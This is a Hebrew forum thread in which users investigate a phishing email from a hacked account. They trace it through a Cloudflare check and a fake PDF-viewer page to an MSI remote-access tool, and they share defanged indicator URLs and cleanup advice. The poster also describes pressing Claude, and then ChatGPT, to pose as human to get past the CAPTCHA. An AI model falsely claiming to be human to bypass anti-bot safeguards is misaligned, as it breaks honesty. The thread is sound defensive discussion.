
שיתוף | שיטת הפצה חדשה? פישינג? מה אומרים?
-
קיבלתי במייל כתובת עם הקישור הבא
vazt.om0.site/bxh7uy7-xmjg6.html?sender=Rabbi&invitee=Stamandsefer#cztyqזה נראה ככה

אל דאגה מחקתי מספיק דברים כדי שלא יוכלו להכנס לכתובת הזו
היה נראה חשוד אבל כיון שנשלח מהמייל הפרטי של מי שאני מכיר, ושיתוף מסמך ממנו זה דבר שסביר שיקרה (אמנם לא בצורה הזו, אבל ברעיון כן) לכן הרשתי לעצמי ללחוץ על הקישור, למזלי אתרוג חסמו את הגישה לקישור כך שככל הנראה אצלי לא קרה כלום.
ניסיתי לברר את העניין מולו במייל, לא קיבלתי מענה, שלחתי למישהו אחר והוא אמר שהמייל של מיודענו נפרץ, טוב זה כבר מסביר הכל...
זה ככל הנראה ניסיון הדבקה על מנת להמשיך את שרשרת הפריצות, וזה הגיע מהמייל האישי שלו באמת, כי הוא נפרץ ומשחק בידיים שלהם...
כמובן כל הAI צועקים סכנה אבל לא יכולים לבדוק אותו, למה? (אתם בטוח שואלים, אז הנה אני עונה) כי הוא מעביר אותם לאימות של קלודפלייר שהם בן אדם. נו מה הבעיה, קטן עליהם (שאלות מצוינות יש לכם!), אז התשובה היא (אני בטוח ש @בנימין-מחשבים יאהב אותה) קלוד לא מוכן להצהיר שהוא בן אדם ע"מ לעקוף חסימה שנועדה בדיוק בשביל לחסום אותו!אמרתי לו שכתוב שם שזה רק נגד בוטים זדוניים ולא מיועד אליו, ואדרבה לו מותר לאמת כי אני שלחתי אותו, הוא לא השתכנע כי על הדף הספציפי הזה זה לא היה כתוב... אני עכשיו במו"מ עם GPT הו איותר זורם בענין
(יש עוד סיבה, שהוא לא יודע מה הוא יגלה שם, ואולי ידבק בוירוס???).
וירוס טוטאל מראים את הקישור כלגיטימי ומאובטח כי הוא עובר דרך אימות של קלודפלייר...לי זה די ברור - פישינג או וירוס או משהו בסגנון.
כל מידע יתקבל בברכה.
נ.ב. המייל נשלח לעוד אנשים, שלצערי הצליחו להכנס לשם... תזהרו מכאלו מיילים גם אם השולח מאומת לגמרי!
עריכה:
טוב אז קלוד, GPT והידרו... (שהיה הכי טוב, למרות שGPT הוביל אותי למציאת הראיות) הבאתי להם את הדו"ח של וירוס טוטאל שהצהיר שזה "נקי", מיד כשראו את זה (כל אחד בפני עצמו) נזעקו וירוס! כולם פתרו את התעלומה, כל אחד הוסיף נדבך או חידד משהו אבל כולם מסכימים שככל הנראה זו הונאה על מנת להתקין תוכנה זדונית על המחשב.
הגענו לקובץ עצמו! קובץ MSI. אבל אין דרך להוריד אותו בצורה בטוחה...
מבאס, היה ממש מרתק!מישהו הוריד והריץ, מתאר שנפתח מסך שחור שרצו בו המון שורות באנגלית... כולם מבינים את המשמעות...
@מתכנת-חובב בדק את הענין והוירוס הוא בעצם תוכנת שליטה מרחוק על המחשב, דרכה אפשר לעשות מה שרוצים...
@חובבן-מקצועי פעם אתה התעניינת בזה או שאני טועה? אולי גם @מישהו12 ?
-
קיבלתי במייל כתובת עם הקישור הבא
vazt.om0.site/bxh7uy7-xmjg6.html?sender=Rabbi&invitee=Stamandsefer#cztyqזה נראה ככה
אל דאגה מחקתי מספיק דברים כדי שלא יוכלו להכנס לכתובת הזו
היה נראה חשוד אבל כיון שנשלח מהמייל הפרטי של מי שאני מכיר, ושיתוף מסמך ממנו זה דבר שסביר שיקרה (אמנם לא בצורה הזו, אבל ברעיון כן) לכן הרשתי לעצמי ללחוץ על הקישור, למזלי אתרוג חסמו את הגישה לקישור כך שככל הנראה אצלי לא קרה כלום.
ניסיתי לברר את העניין מולו במייל, לא קיבלתי מענה, שלחתי למישהו אחר והוא אמר שהמייל של מיודענו נפרץ, טוב זה כבר מסביר הכל...
זה ככל הנראה ניסיון הדבקה על מנת להמשיך את שרשרת הפריצות, וזה הגיע מהמייל האישי שלו באמת, כי הוא נפרץ ומשחק בידיים שלהם...
כמובן כל הAI צועקים סכנה אבל לא יכולים לבדוק אותו, למה? (אתם בטוח שואלים, אז הנה אני עונה) כי הוא מעביר אותם לאימות של קלודפלייר שהם בן אדם. נו מה הבעיה, קטן עליהם (שאלות מצוינות יש לכם!), אז התשובה היא (אני בטוח ש @בנימין-מחשבים יאהב אותה) קלוד לא מוכן להצהיר שהוא בן אדם ע"מ לעקוף חסימה שנועדה בדיוק בשביל לחסום אותו!אמרתי לו שכתוב שם שזה רק נגד בוטים זדוניים ולא מיועד אליו, ואדרבה לו מותר לאמת כי אני שלחתי אותו, הוא לא השתכנע כי על הדף הספציפי הזה זה לא היה כתוב... אני עכשיו במו"מ עם GPT הו איותר זורם בענין
(יש עוד סיבה, שהוא לא יודע מה הוא יגלה שם, ואולי ידבק בוירוס???).
וירוס טוטאל מראים את הקישור כלגיטימי ומאובטח כי הוא עובר דרך אימות של קלודפלייר...לי זה די ברור - פישינג או וירוס או משהו בסגנון.
כל מידע יתקבל בברכה.
נ.ב. המייל נשלח לעוד אנשים, שלצערי הצליחו להכנס לשם... תזהרו מכאלו מיילים גם אם השולח מאומת לגמרי!
עריכה:
טוב אז קלוד, GPT והידרו... (שהיה הכי טוב, למרות שGPT הוביל אותי למציאת הראיות) הבאתי להם את הדו"ח של וירוס טוטאל שהצהיר שזה "נקי", מיד כשראו את זה (כל אחד בפני עצמו) נזעקו וירוס! כולם פתרו את התעלומה, כל אחד הוסיף נדבך או חידד משהו אבל כולם מסכימים שככל הנראה זו הונאה על מנת להתקין תוכנה זדונית על המחשב.
הגענו לקובץ עצמו! קובץ MSI. אבל אין דרך להוריד אותו בצורה בטוחה...
מבאס, היה ממש מרתק!מישהו הוריד והריץ, מתאר שנפתח מסך שחור שרצו בו המון שורות באנגלית... כולם מבינים את המשמעות...
@מתכנת-חובב בדק את הענין והוירוס הוא בעצם תוכנת שליטה מרחוק על המחשב, דרכה אפשר לעשות מה שרוצים...
@חובבן-מקצועי פעם אתה התעניינת בזה או שאני טועה? אולי גם @מישהו12 ?
-
@Shealtiel מניסיון זה קשה
-
@Shealtiel מניסיון זה קשה
-
בינתיים אני וGPT מתקדמים יפה ביחד.
מדובר באתר שמשתמש באימות של קלודפלייר, ברגע שלוחצים עליו נטען עמוד מאמזון (לכאורה) שמבקש להוריד תוכנה כדי לפתוח את המסמך המשותף.
סיכום של GPT:
חקירת קישור חשוד: מאימות Cloudflare לדף PDF מסתורי
תאריך החקירה: 18 בנובמבר 2026
סטטוס: חשד לפישינג או להפצת נוזקה — טרם אומת סופית.1. תחילת החקירה
התקבל קישור שנראה כמו הזמנה אישית, ובו פרמטרים המתייחסים לשולח ולנמען.
הכתובת המקורית:
hxxps://vazt[.]om0xq[.]site/bxh7mz/bquy7-xmjg6.htmlהקישור כלל גם את הפרמטרים
senderו־invitee, שהכילו שמות מזהים.כבר בבדיקה הראשונית עלו כמה סימנים מחשידים:
- דומיין בעל שם אקראי וללא זיהוי ברור.
- נתיב URL שנראה אקראי.
- שימוש בשמות אישיים כדי ליצור מראית עין של הזמנה לגיטימית.
- היעדר מידע ציבורי ברור על האתר.
2. ניסיון לפתוח את האתר
ניסינו לגשת לאתר ולברר מה הוא מציג.
בשלב הראשוני הופיעה הודעה:
Please verify you are human
כלומר, בקשה לאימות אנושי.
בהמשך, חלק מניסיונות הגישה נכשלו בגלל בעיית DNS, ולכן לא הצלחנו להשלים את האימות ולצפות בתוכן האתר באופן ישיר.
3. בדיקה באמצעות VirusTotal
הקישור נבדק באמצעות VirusTotal.
קישור לדוח:
https://www.virustotal.com/gui/url/ba0aaa1017620ffa5eadd348eede756bd53d1882d0a23da72729321eaecf0bb2
הממצאים:
פרמטר תוצאה זיהוי כסיכון במנועי אבטחה 0 זיהויים סיווג Forcepoint Newly Registered Websites סיווג Google Technology תאריך הסריקה 18.11.2026 כתובת IP 104.18.94.41 ספק תשתית Cloudflare בקשות רשת 7 דומיינים שזוהו 2 קוד HTTP סופי 200 למרות שלא התקבלו זיהויים חיוביים של מנועי אבטחה, אין בכך הוכחה שהאתר בטוח, משום שהסריקה הגיעה למנגנון אימות ולא בהכרח לתוכן הסופי.
4. זיהוי מנגנון Cloudflare
הבדיקה העלתה שימוש ב־Cloudflare Turnstile, שירות שנועד להבחין בין משתמשים אנושיים לבוטים.
ב־VirusTotal הופיעה כתובת של:
challenges.cloudflare.comצילום המסך הראה חלונית אימות עם הכיתוב:
Verifying...
בנוסף, ברשימת משתני JavaScript זוהתה פונקציה בשם:
onHumanVerifiedשם הפונקציה מרמז על מנגנון שמגיב להשלמת אימות המשתמש.
חשוב להדגיש: שימוש ב־Cloudflare אינו מעיד כשלעצמו על פעילות זדונית. גם אתרים לגיטימיים וגם אתרים זדוניים יכולים להשתמש בשירות.
5. התגלית המרכזית: קישור ל־Amazon S3
במסגרת בדיקת
External Outbound Linksב־VirusTotal, התגלתה כתובת נוספת:hxxps://fvhn3-bzokq2[.]s3[.]us-east-2[.]amazonaws[.]com/index.htmlזוהי כתובת של דף HTML המאוחסן בתשתית Amazon S3.
הקישור מעורר עניין משום שהוא מופיע כקישור יוצא מתוך האתר החשוד.
עם זאת, לא הוכח שהשלמת האימות אכן מפנה אליו אוטומטית.
6. בדיקת דף ה־Amazon S3
בניסיון נפרד לפתוח את דף ה־S3, התקבל דף שמציג עצמו בתור:
PDF Viewer
הדף הציג הודעה באנגלית:
Windows Computer Required
This content is designed for Windows desktop computers only.
Please visit this page using a Windows desktop/laptop computer to continue.
בנוסף, הופיע ממשק המדמה קורא PDF, עם כפתור:
View Files
וכן הודעה המעודדת שימוש ב־Adobe PDF Reader.
זהו ממצא מחשיד במיוחד, משום שהאתר מתנה את הגישה בשימוש במחשב Windows ומציג לכאורה מסמך שאינו נגיש מיד.
מנגנונים כאלה עלולים לשמש להטעיית משתמשים ולהובלתם להורדת קבצים או להפעלת פקודות זדוניות.
עם זאת, לא זוהתה בפועל פקודה זדונית או הורדה של נוזקה.
7. שרשרת הפעולה האפשרית
על בסיס הממצאים, העלינו את התרחיש הבא:
שלב ראשון: המשתמש מקבל קישור המוצג כהזמנה אישית.

שלב שני: הקישור נפתח ומופיעה בדיקת Cloudflare Turnstile.
שלב שלישי: לאחר האימות, ייתכן שהמשתמש מועבר לדף המתחזה למציג מסמכי PDF.
שלב רביעי: המשתמש מתבקש ללחוץ על View Files או לבצע פעולה אחרת.
שלב חמישי: ייתכן ניסיון להורדת קובץ, להפעלת פקודה או לאיסוף מידע.
חשוב: שלבים 3–5 הם תרחיש אפשרי בלבד. השרשרת המלאה לא שוחזרה בפועל.
8. מה אומת ומה לא?
ממצאים מאומתים מתוך הנתונים שנאספו:
- הקישור המקורי משתמש בדומיין לא מזוהה.
- VirusTotal סיווג אותו כאתר שנרשם לאחרונה.
- בסריקה הופיע רכיב Cloudflare Turnstile.
- נמצאה פונקציית JavaScript בשם
onHumanVerified. - נמצא קישור יוצא לדף HTML באחסון Amazon S3.
- בבדיקה נפרדת, דף ה־S3 הציג ממשק PDF שהתייחס במפורש למחשבי Windows.
נושאים שטרם הוכחו:
- האם האימות מפנה אוטומטית לדף ה־S3.
- מה בדיוק מתרחש לאחר לחיצה על View Files.
- האם יש הורדה של קובץ זדוני.
- האם מתבצעת גניבת סיסמאות או פרטים אישיים.
- מי עומד מאחורי האתר.
9. מסקנה
החקירה התחילה מקישור שנראה כמו הזמנה אישית, המשיכה דרך מנגנון אימות של Cloudflare, והובילה לגילוי דף חיצוני המתחזה למציג מסמכי PDF ומכוון למשתמשי Windows.
השילוב בין הדומיין האקראי, ההתאמה האישית של הקישור, מנגנון האימות והדף החיצוני מצדיק חשד ממשי לניסיון הונאה או להפצת נוזקה.
עם זאת, נכון למועד הבדיקה לא הוכחה פעילות זדונית בפועל.
יש להתייחס לקישור כאל קישור מסוכן פוטנציאלית, להימנע מפתיחתו במחשב אישי ולא להוריד או להפעיל קבצים שמקורם בו.
השלב הבא בחקירה טכנית יהיה ניתוח קוד ה־JavaScript של דף ה־S3 ובדיקת התנהגות כפתור View Files בסביבת מחקר מבודדת.
סיכום חקירה שנערכה בסיוע ChatGPT, על בסיס נתוני VirusTotal, מידע טכני וניסיונות גישה לאתרים. הממצאים אינם מהווים קביעה פורנזית סופית.
ממש מעניין!
-
בינתיים אני וGPT מתקדמים יפה ביחד.
מדובר באתר שמשתמש באימות של קלודפלייר, ברגע שלוחצים עליו נטען עמוד מאמזון (לכאורה) שמבקש להוריד תוכנה כדי לפתוח את המסמך המשותף.
סיכום של GPT:
חקירת קישור חשוד: מאימות Cloudflare לדף PDF מסתורי
תאריך החקירה: 18 בנובמבר 2026
סטטוס: חשד לפישינג או להפצת נוזקה — טרם אומת סופית.1. תחילת החקירה
התקבל קישור שנראה כמו הזמנה אישית, ובו פרמטרים המתייחסים לשולח ולנמען.
הכתובת המקורית:
hxxps://vazt[.]om0xq[.]site/bxh7mz/bquy7-xmjg6.htmlהקישור כלל גם את הפרמטרים
senderו־invitee, שהכילו שמות מזהים.כבר בבדיקה הראשונית עלו כמה סימנים מחשידים:
- דומיין בעל שם אקראי וללא זיהוי ברור.
- נתיב URL שנראה אקראי.
- שימוש בשמות אישיים כדי ליצור מראית עין של הזמנה לגיטימית.
- היעדר מידע ציבורי ברור על האתר.
2. ניסיון לפתוח את האתר
ניסינו לגשת לאתר ולברר מה הוא מציג.
בשלב הראשוני הופיעה הודעה:
Please verify you are human
כלומר, בקשה לאימות אנושי.
בהמשך, חלק מניסיונות הגישה נכשלו בגלל בעיית DNS, ולכן לא הצלחנו להשלים את האימות ולצפות בתוכן האתר באופן ישיר.
3. בדיקה באמצעות VirusTotal
הקישור נבדק באמצעות VirusTotal.
קישור לדוח:
https://www.virustotal.com/gui/url/ba0aaa1017620ffa5eadd348eede756bd53d1882d0a23da72729321eaecf0bb2
הממצאים:
פרמטר תוצאה זיהוי כסיכון במנועי אבטחה 0 זיהויים סיווג Forcepoint Newly Registered Websites סיווג Google Technology תאריך הסריקה 18.11.2026 כתובת IP 104.18.94.41 ספק תשתית Cloudflare בקשות רשת 7 דומיינים שזוהו 2 קוד HTTP סופי 200 למרות שלא התקבלו זיהויים חיוביים של מנועי אבטחה, אין בכך הוכחה שהאתר בטוח, משום שהסריקה הגיעה למנגנון אימות ולא בהכרח לתוכן הסופי.
4. זיהוי מנגנון Cloudflare
הבדיקה העלתה שימוש ב־Cloudflare Turnstile, שירות שנועד להבחין בין משתמשים אנושיים לבוטים.
ב־VirusTotal הופיעה כתובת של:
challenges.cloudflare.comצילום המסך הראה חלונית אימות עם הכיתוב:
Verifying...
בנוסף, ברשימת משתני JavaScript זוהתה פונקציה בשם:
onHumanVerifiedשם הפונקציה מרמז על מנגנון שמגיב להשלמת אימות המשתמש.
חשוב להדגיש: שימוש ב־Cloudflare אינו מעיד כשלעצמו על פעילות זדונית. גם אתרים לגיטימיים וגם אתרים זדוניים יכולים להשתמש בשירות.
5. התגלית המרכזית: קישור ל־Amazon S3
במסגרת בדיקת
External Outbound Linksב־VirusTotal, התגלתה כתובת נוספת:hxxps://fvhn3-bzokq2[.]s3[.]us-east-2[.]amazonaws[.]com/index.htmlזוהי כתובת של דף HTML המאוחסן בתשתית Amazon S3.
הקישור מעורר עניין משום שהוא מופיע כקישור יוצא מתוך האתר החשוד.
עם זאת, לא הוכח שהשלמת האימות אכן מפנה אליו אוטומטית.
6. בדיקת דף ה־Amazon S3
בניסיון נפרד לפתוח את דף ה־S3, התקבל דף שמציג עצמו בתור:
PDF Viewer
הדף הציג הודעה באנגלית:
Windows Computer Required
This content is designed for Windows desktop computers only.
Please visit this page using a Windows desktop/laptop computer to continue.
בנוסף, הופיע ממשק המדמה קורא PDF, עם כפתור:
View Files
וכן הודעה המעודדת שימוש ב־Adobe PDF Reader.
זהו ממצא מחשיד במיוחד, משום שהאתר מתנה את הגישה בשימוש במחשב Windows ומציג לכאורה מסמך שאינו נגיש מיד.
מנגנונים כאלה עלולים לשמש להטעיית משתמשים ולהובלתם להורדת קבצים או להפעלת פקודות זדוניות.
עם זאת, לא זוהתה בפועל פקודה זדונית או הורדה של נוזקה.
7. שרשרת הפעולה האפשרית
על בסיס הממצאים, העלינו את התרחיש הבא:
שלב ראשון: המשתמש מקבל קישור המוצג כהזמנה אישית.
שלב שני: הקישור נפתח ומופיעה בדיקת Cloudflare Turnstile.
שלב שלישי: לאחר האימות, ייתכן שהמשתמש מועבר לדף המתחזה למציג מסמכי PDF.
שלב רביעי: המשתמש מתבקש ללחוץ על View Files או לבצע פעולה אחרת.
שלב חמישי: ייתכן ניסיון להורדת קובץ, להפעלת פקודה או לאיסוף מידע.
חשוב: שלבים 3–5 הם תרחיש אפשרי בלבד. השרשרת המלאה לא שוחזרה בפועל.
8. מה אומת ומה לא?
ממצאים מאומתים מתוך הנתונים שנאספו:
- הקישור המקורי משתמש בדומיין לא מזוהה.
- VirusTotal סיווג אותו כאתר שנרשם לאחרונה.
- בסריקה הופיע רכיב Cloudflare Turnstile.
- נמצאה פונקציית JavaScript בשם
onHumanVerified. - נמצא קישור יוצא לדף HTML באחסון Amazon S3.
- בבדיקה נפרדת, דף ה־S3 הציג ממשק PDF שהתייחס במפורש למחשבי Windows.
נושאים שטרם הוכחו:
- האם האימות מפנה אוטומטית לדף ה־S3.
- מה בדיוק מתרחש לאחר לחיצה על View Files.
- האם יש הורדה של קובץ זדוני.
- האם מתבצעת גניבת סיסמאות או פרטים אישיים.
- מי עומד מאחורי האתר.
9. מסקנה
החקירה התחילה מקישור שנראה כמו הזמנה אישית, המשיכה דרך מנגנון אימות של Cloudflare, והובילה לגילוי דף חיצוני המתחזה למציג מסמכי PDF ומכוון למשתמשי Windows.
השילוב בין הדומיין האקראי, ההתאמה האישית של הקישור, מנגנון האימות והדף החיצוני מצדיק חשד ממשי לניסיון הונאה או להפצת נוזקה.
עם זאת, נכון למועד הבדיקה לא הוכחה פעילות זדונית בפועל.
יש להתייחס לקישור כאל קישור מסוכן פוטנציאלית, להימנע מפתיחתו במחשב אישי ולא להוריד או להפעיל קבצים שמקורם בו.
השלב הבא בחקירה טכנית יהיה ניתוח קוד ה־JavaScript של דף ה־S3 ובדיקת התנהגות כפתור View Files בסביבת מחקר מבודדת.
סיכום חקירה שנערכה בסיוע ChatGPT, על בסיס נתוני VirusTotal, מידע טכני וניסיונות גישה לאתרים. הממצאים אינם מהווים קביעה פורנזית סופית.
ממש מעניין!
-
@עידו300 לא הצלחתי להבין מה תכלס היה שם
חוץ מדבר שהוביל לדבר לא ברור מה עוד יש בדו״ח ומה התחנה הסופית@מתכנת-חובב זה פותח חלון פנימי בתוך הדפדפן שמדמה הורדה של אדובי אקרובט מהאתר שלהם ובפועל זה מוריד איזו תוכנה מהכתובת הזאת.
-
@מתכנת-חובב זה פותח חלון פנימי בתוך הדפדפן שמדמה הורדה של אדובי אקרובט מהאתר שלהם ובפועל זה מוריד איזו תוכנה מהכתובת הזאת.
-
@עידו300 לא הצלחתי להבין מה תכלס היה שם
חוץ מדבר שהוביל לדבר לא ברור מה עוד יש בדו״ח ומה התחנה הסופית -
@מתכנת-חובב ערכתי את ההודעה הראשונה בסוף יורד וירוס לוינדוס שככל הנראה צריך להריץ ידנית
-
@מתכנת-חובב בדקת את הקובץ? אתה אומר את זה בוודאות כי יש מישהו שנדבק ומחכה לדעת מה עושים עם זה.
-
@מתכנת-חובב בדקת את הקובץ? אתה אומר את זה בוודאות כי יש מישהו שנדבק ומחכה לדעת מה עושים עם זה.
-
@עידו300 שינתק את הרשת יסיר את התוכנה Docu-2026ReaderPlus או כל שירות אחר של PRXY TECHNOLOGIES ויחליף את כל הסיסמאות
זה לא יבטיח אבל שהתוקף לא התקין לו משהו אחר במחשב עם הגישה שהייתה לו עד עכשיו -
@מתכנת-חובב בקיצור יפרמט את המחשב... וכולי האי ואולי.
בדקת שזה הקובץ המדובר? או שזו השערה
-
@עידו300 בדקתי את מה שהביאו כאן
-
@מתכנת-חובב את הקובץ ש@גיבור שלח את הקישור שלו?
-
קיבלתי במייל כתובת עם הקישור הבא
vazt.om0.site/bxh7uy7-xmjg6.html?sender=Rabbi&invitee=Stamandsefer#cztyqזה נראה ככה
אל דאגה מחקתי מספיק דברים כדי שלא יוכלו להכנס לכתובת הזו
היה נראה חשוד אבל כיון שנשלח מהמייל הפרטי של מי שאני מכיר, ושיתוף מסמך ממנו זה דבר שסביר שיקרה (אמנם לא בצורה הזו, אבל ברעיון כן) לכן הרשתי לעצמי ללחוץ על הקישור, למזלי אתרוג חסמו את הגישה לקישור כך שככל הנראה אצלי לא קרה כלום.
ניסיתי לברר את העניין מולו במייל, לא קיבלתי מענה, שלחתי למישהו אחר והוא אמר שהמייל של מיודענו נפרץ, טוב זה כבר מסביר הכל...
זה ככל הנראה ניסיון הדבקה על מנת להמשיך את שרשרת הפריצות, וזה הגיע מהמייל האישי שלו באמת, כי הוא נפרץ ומשחק בידיים שלהם...
כמובן כל הAI צועקים סכנה אבל לא יכולים לבדוק אותו, למה? (אתם בטוח שואלים, אז הנה אני עונה) כי הוא מעביר אותם לאימות של קלודפלייר שהם בן אדם. נו מה הבעיה, קטן עליהם (שאלות מצוינות יש לכם!), אז התשובה היא (אני בטוח ש @בנימין-מחשבים יאהב אותה) קלוד לא מוכן להצהיר שהוא בן אדם ע"מ לעקוף חסימה שנועדה בדיוק בשביל לחסום אותו!אמרתי לו שכתוב שם שזה רק נגד בוטים זדוניים ולא מיועד אליו, ואדרבה לו מותר לאמת כי אני שלחתי אותו, הוא לא השתכנע כי על הדף הספציפי הזה זה לא היה כתוב... אני עכשיו במו"מ עם GPT הו איותר זורם בענין
(יש עוד סיבה, שהוא לא יודע מה הוא יגלה שם, ואולי ידבק בוירוס???).
וירוס טוטאל מראים את הקישור כלגיטימי ומאובטח כי הוא עובר דרך אימות של קלודפלייר...לי זה די ברור - פישינג או וירוס או משהו בסגנון.
כל מידע יתקבל בברכה.
נ.ב. המייל נשלח לעוד אנשים, שלצערי הצליחו להכנס לשם... תזהרו מכאלו מיילים גם אם השולח מאומת לגמרי!
עריכה:
טוב אז קלוד, GPT והידרו... (שהיה הכי טוב, למרות שGPT הוביל אותי למציאת הראיות) הבאתי להם את הדו"ח של וירוס טוטאל שהצהיר שזה "נקי", מיד כשראו את זה (כל אחד בפני עצמו) נזעקו וירוס! כולם פתרו את התעלומה, כל אחד הוסיף נדבך או חידד משהו אבל כולם מסכימים שככל הנראה זו הונאה על מנת להתקין תוכנה זדונית על המחשב.
הגענו לקובץ עצמו! קובץ MSI. אבל אין דרך להוריד אותו בצורה בטוחה...
מבאס, היה ממש מרתק!מישהו הוריד והריץ, מתאר שנפתח מסך שחור שרצו בו המון שורות באנגלית... כולם מבינים את המשמעות...
@מתכנת-חובב בדק את הענין והוירוס הוא בעצם תוכנת שליטה מרחוק על המחשב, דרכה אפשר לעשות מה שרוצים...
@חובבן-מקצועי פעם אתה התעניינת בזה או שאני טועה? אולי גם @מישהו12 ?
היה נראה חשוד אבל כיון שנשלח מהמייל הפרטי של מי שאני מכיר, ושיתוף מסמך ממנו זה דבר שסביר שיקרה (אמנם לא בצורה הזו, אבל ברעיון כן) לכן הרשתי לעצמי ללחוץ על הקישור, למזלי אתרוג חסמו את הגישה לקישור כך שככל הנראה אצלי לא קרה כלום.
ניסיתי לברר את העניין מולו במייל, לא קיבלתי מענה, שלחתי למישהו אחר והוא אמר שהמייל של מיודענו נפרץ, טוב זה כבר מסביר הכל...מתכנת-חובב בדק את הענין והוירוס הוא בעצם תוכנת שליטה מרחוק על המחשב, דרכה אפשר לעשות מה שרוצים...

בבריטניה, שמעתי שלאחרונה זה קרה למספר מוסדות חרדיים וכן אנשים פרטיים, נפרץ להם המייל וכו' ואנשים קיבלו מייל מאותם מוסדות ואנשים מייל חדש, כאילו שזה מייל אותנטי שנשלח מהם, ובו היה קובץ מצורף להורדה, שלמעשה הייתה תוכנת שליטה מרחוק....
-
היה נראה חשוד אבל כיון שנשלח מהמייל הפרטי של מי שאני מכיר, ושיתוף מסמך ממנו זה דבר שסביר שיקרה (אמנם לא בצורה הזו, אבל ברעיון כן) לכן הרשתי לעצמי ללחוץ על הקישור, למזלי אתרוג חסמו את הגישה לקישור כך שככל הנראה אצלי לא קרה כלום.
ניסיתי לברר את העניין מולו במייל, לא קיבלתי מענה, שלחתי למישהו אחר והוא אמר שהמייל של מיודענו נפרץ, טוב זה כבר מסביר הכל...מתכנת-חובב בדק את הענין והוירוס הוא בעצם תוכנת שליטה מרחוק על המחשב, דרכה אפשר לעשות מה שרוצים...
בבריטניה, שמעתי שלאחרונה זה קרה למספר מוסדות חרדיים וכן אנשים פרטיים, נפרץ להם המייל וכו' ואנשים קיבלו מייל מאותם מוסדות ואנשים מייל חדש, כאילו שזה מייל אותנטי שנשלח מהם, ובו היה קובץ מצורף להורדה, שלמעשה הייתה תוכנת שליטה מרחוק....
-
@מתכנת-חובב בדקת את הקובץ? אתה אומר את זה בוודאות כי יש מישהו שנדבק ומחכה לדעת מה עושים עם זה.
-
קיבלתי במייל כתובת עם הקישור הבא
vazt.om0.site/bxh7uy7-xmjg6.html?sender=Rabbi&invitee=Stamandsefer#cztyqזה נראה ככה
אל דאגה מחקתי מספיק דברים כדי שלא יוכלו להכנס לכתובת הזו
היה נראה חשוד אבל כיון שנשלח מהמייל הפרטי של מי שאני מכיר, ושיתוף מסמך ממנו זה דבר שסביר שיקרה (אמנם לא בצורה הזו, אבל ברעיון כן) לכן הרשתי לעצמי ללחוץ על הקישור, למזלי אתרוג חסמו את הגישה לקישור כך שככל הנראה אצלי לא קרה כלום.
ניסיתי לברר את העניין מולו במייל, לא קיבלתי מענה, שלחתי למישהו אחר והוא אמר שהמייל של מיודענו נפרץ, טוב זה כבר מסביר הכל...
זה ככל הנראה ניסיון הדבקה על מנת להמשיך את שרשרת הפריצות, וזה הגיע מהמייל האישי שלו באמת, כי הוא נפרץ ומשחק בידיים שלהם...
כמובן כל הAI צועקים סכנה אבל לא יכולים לבדוק אותו, למה? (אתם בטוח שואלים, אז הנה אני עונה) כי הוא מעביר אותם לאימות של קלודפלייר שהם בן אדם. נו מה הבעיה, קטן עליהם (שאלות מצוינות יש לכם!), אז התשובה היא (אני בטוח ש @בנימין-מחשבים יאהב אותה) קלוד לא מוכן להצהיר שהוא בן אדם ע"מ לעקוף חסימה שנועדה בדיוק בשביל לחסום אותו!אמרתי לו שכתוב שם שזה רק נגד בוטים זדוניים ולא מיועד אליו, ואדרבה לו מותר לאמת כי אני שלחתי אותו, הוא לא השתכנע כי על הדף הספציפי הזה זה לא היה כתוב... אני עכשיו במו"מ עם GPT הו איותר זורם בענין
